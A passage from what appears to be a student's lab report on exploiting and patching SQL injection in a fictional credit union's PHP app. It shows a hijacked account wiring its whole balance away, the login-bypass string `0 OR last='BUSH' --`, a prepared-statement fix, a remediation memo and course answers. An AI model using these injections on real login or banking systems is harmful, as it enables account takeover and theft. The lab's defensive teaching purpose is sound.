
                                   Wire Money

                                 Transfer Money

  To transfer money to another FCCU account holder, select the employee from the
 drop-down menu below, enter an ammount (in whole dollars) to transfer, and press
                                'Transfer Money!'
                         Transfer Amount: $ ____________________
                            Transfer To: [select employee____]

                                 Transfer Money
(Option list) Hit return and use arrow keys and return to select option.
  Arrow keys: Up and Down to move.  Right to follow a link; Left to go back.
 H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
```

Wire $2388 to another account.



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<<<                                            FrobozzCo Community Credit Union (p1 o
                          FrobozzCo Community Credit Union

   We're working for GUE
    ___________________________________________________________________________

 Welcome, CARY ANDREWS. (Log Out)

                                         (If you aren't CARY ANDREWS, click here.)
    ___________________________________________________________________________

                             Account Information
                          Account:           8849
                          Balance:          $2388
                         Birthdate:        32480929
                            SSN:         762-00-1802
                          Phone:             1776
                          Email:     cary@frobozzco.com

                                Account Actions
                                  Wire Funds


 To wire funds: enter the amount (in whole dollars), the receiving bank's routing
          number and receiving account number, and press 'Wire Funds!'
                        Wire amount: $ 2388_______________
              Routing Number: 314159265___________ (e.g. 091000022)
              Account Number: 271828182845________ (e.g. 923884509)

                                  Wire Money

                                Transfer Money

  To transfer money to another FCCU account holder, select the employee from the
 drop-down menu below, enter an ammount (in whole dollars) to transfer, and press
                             'Transfer Money!'
                      Transfer Amount: $ ____________________
                         Transfer To: [select employee____]

                                 Transfer Money
(Form submit button) Use right-arrow or <return> to submit
```



```
<<<                                         FrobozzCo Community Credit Union (p1 of 2)
                          FrobozzCo Community Credit Union

   We're working for GUE
    ___________________________________________________________________________

 Welcome, CARY ANDREWS. (Log Out)

                                         (If you aren't CARY ANDREWS, click here.)
    ___________________________________________________________________________

          Wire of $2388 to bank (314159265) account (271828182845) complete.

                             Account Information
                          Account:           8849
                          Balance:            $0
                         Birthdate:        32480929
                            SSN:         762-00-1802
                          Phone:             1776
                          Email:     cary@frobozzco.com

                                Account Actions
                                  Wire Funds

 To wire funds: enter the amount (in whole dollars), the receiving bank's routing
          number and receiving account number, and press 'Wire Funds!'
                        Wire amount: $ ____________________
              Routing Number: ____________________ (e.g. 091000022)
              Account Number: ____________________ (e.g. 923884509)

                                  Wire Money

                                Transfer Money

  To transfer money to another FCCU account holder, select the employee from the
 drop-down menu below, enter an ammount (in whole dollars) to transfer, and press
                             'Transfer Money!'
                      Transfer Amount: $ ____________________
                         Transfer To: [select employee____]

(NORMAL LINK) Use right-arrow or <return> to activate.
  Arrow keys: Up and Down to move.  Right to follow a link; Left to go back.
H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
```

The amount of the account becomes 0 after the wiring takes place.

4)

In order to fix the injection vulnerability,we used the prepared statement :id = ? AND password = ? that can lock the SQL structure. This, then, prevents an attacker from exploiting the statement.

The changes we made (which can also be found in the patch), go like this:

From:


```
$query = "SELECT * FROM accounts WHERE id = $id AND password =
'$password'";
        debug($query);
    $result = $mysqli->query($query) or die($mysqli->error());
```

To:

```
$query = $mysqli->prepare("SELECT * FROM accounts WHERE id = ? AND
password = ?");
$query->bind_param("is", $id, $password);
$query->execute();

$result = $query->get_result();
```

For testing this prepared statement, we tried using `0 OR last='BUSH' --` as the injection string to login as the account by the last name BUSH



```
<<<                                          FrobozzCo Community Credit Union
                    FrobozzCo Community Credit Union

 We're working for GUE
  ______________________________________________________________________________

Your ID number and password you entered do not match.


Please try again.

Enter your account ID and password and click "submit."

Account ID Number:              0 OR last='BUSH' --_
Password (alphanumeric only): Any password is ok__
Submit
  ______________________________________________________________________________

Generated by FCCU.php at Thursday Jan 01st, 1970, 01:34:38

Done.
```



```
                    FrobozzCo Community Credit Union

 We're working for GUE
  ______________________________________________________________________________

Your ID number and password you entered do not match.

Please try again.

Enter your account ID and password and click "submit."

Account ID Number:             ______________________
Password (alphanumeric only): ______________________
Submit
  ______________________________________________________________________________

Generated by FCCU.php at Thursday Jan 01st, 1970, 01:34:38


Done.

extfield "%s") Enter text. Use UP or DOWN arrows or tab to move off.
          Enter text into the field by typing on the keyboard
  Ctrl-U to delete all text in field, [Backspace] to delete a character
```

This shows that the injection that worked previously now responds with the proper error message that they ID and password don't match. Therefore, it introduces a fix against the injection attack.


5)

Make a copy for original file:



```
hunter493masb@sqli:/usr/lib/cgi-bin$ sudo cp FCCU.php FCCU.orig.php
hunter493masb@sqli:/usr/lib/cgi-bin$ ls
FCCU.orig.php  FCCU.php
```

Make a patch:



```
hunter493masb@sqli:/root$ sudo diff -Naur /usr/lib/cgi-bin/FCCU.orig.php /usr/lib/cgi-bin/FCCU.php > /root/submission/FCCU.patch
```

6) Memo:

To: FrobozzCo Management

Subject: FCCU SQL Injection Vulnerabilities

Date: November 2025

Summary of the Security Flaw

The FCCU web application contains a critical SQL Injection vulnerability in its account-lookup and login code. The application directly concatenates user input into SQL statements without validation or escaping. Because of this, an attacker can inject arbitrary SQL fragments into the query. This allows unauthorized logins, arbitrary account access, and execution of unintended SQL operations such as transferring funds. The absence of prepared statements and input filtering makes exploitation trivial. Given that all functionality (including sensitive operations like wiring money) is exposed through the web interface, this flaw compromises both confidentiality and integrity of FCCU user data.

Description of the Fix

To remediate the vulnerability, I implemented server-side input validation combined with prepared SQL statements. All externally supplied data is now sanitized by rejecting characters outside the expected format (digits only for account IDs, fixed formats for routing/account numbers, and proper escaping for names). More importantly, SQL queries were rewritten to use prepared statements with bound parameters, ensuring that user input can never alter the structure of the query. Even if an attacker submits malicious strings, the SQL interpreter treats them only as literal data. This completely prevents the injection technique used in the exploit.

Recovery Plan and Impact Assessment

The breach is severe: attackers were able to log into accounts without credentials, view sensitive personal information, and illegally initiate wire transfers. Although the SQL injection flaw primarily affects the application layer, it is theoretically possible that attackers could escalate by injecting commands into database functions or writing files if the database user had excessive privileges. While full root compromise is not confirmed, it cannot be ruled out.

- The immediate recovery plan should include:

- Shutting down and reimaging the server to eliminate potential backdoors.
- Resetting all database credentials and reviewing DB-user privileges to enforce least-privilege.
- Reissuing new passwords to all FCCU users.
- Auditing all transactions and logs to identify unauthorized transfers.
- Deploying the patched FCCU application, enforcing prepared statements across all pages.
- Implementing routine code reviews and security scanning to prevent recurrence.
  The compromise demonstrates that application-level input handling was insufficient. Going forward, development standards must require secure coding practices and regular penetration testing.

Word Problems:

1. Describe how the problems above could be mitigated if not eliminated completely. Sketch out a plan for containing such attacks.

The main way to fix these problems is to change how the app talks to the database. Instead of building SQL with string concatenation, we should use parameterized queries / prepared statements so user input is always treated as data, not code. On top of that, we should add strict input validation (only digits for IDs and amounts, length limits for names, etc.) and run the app with a database user that has the minimum rights it needs (no create/drop/alter, no access to extra tables). The admin interface should be moved off the public Internet (VPN or internal network only) and protected with strong authentication. We should also hide detailed SQL errors from normal users, log suspicious activity on the backend, and, if possible, put a web application firewall in front of the site to block obvious SQL injection patterns before they hit the app.
For containment, the plan would be: as soon as we suspect an attack, we take the FCCU web interface offline or block it at the firewall so no one else can hit it. Then we rotate all sensitive credentials (DB passwords, admin logins) and go through the web server, DB, and network logs to see what accounts were accessed, what queries ran, and which transfers or data reads were suspicious. Based on that, we fix or roll back bad transfers using backups/transaction logs, reset affected accounts, and notify users whose data was probably exposed. Once the vulnerable code is patched (parameterized queries, validation, least privilege) we redeploy it, ideally on a clean system, and add better monitoring, regular security reviews, and testing so similar bugs are caught earlier next time.

2. How useful are debuggers or tools like IDA Pro in assessing vulnerabilities or building exploits? What other approaches can you think of for discovering vulnerabilities?

Debuggers and tools like IDA Pro are useful when we want to see exactly what a program is doing behind the scenes. With a debugger, we can step through the code, watch variables, and see how user input flows to a vulnerable function, which helps confirm if a bug is real and how to trigger it. With IDA Pro or similar tools, we can reverse-engineer a binary, look for dangerous functions, hard-coded SQL, or missing checks, and then use that knowledge to design or refine an exploit. There are also other ways to find vulnerabilities that don’t rely on these tools. We can do manual code review and follow user input through the code, use static analysis tools that scan the source for common patterns (like unsanitized input in SQL queries), run dynamic scanners or fuzzers that send lots of crafted inputs to the app to see what breaks, and do penetration testing where we actively try to attack the system like a real attacker. Using all of these together gives a much better picture than only relying on debuggers or IDA Pro.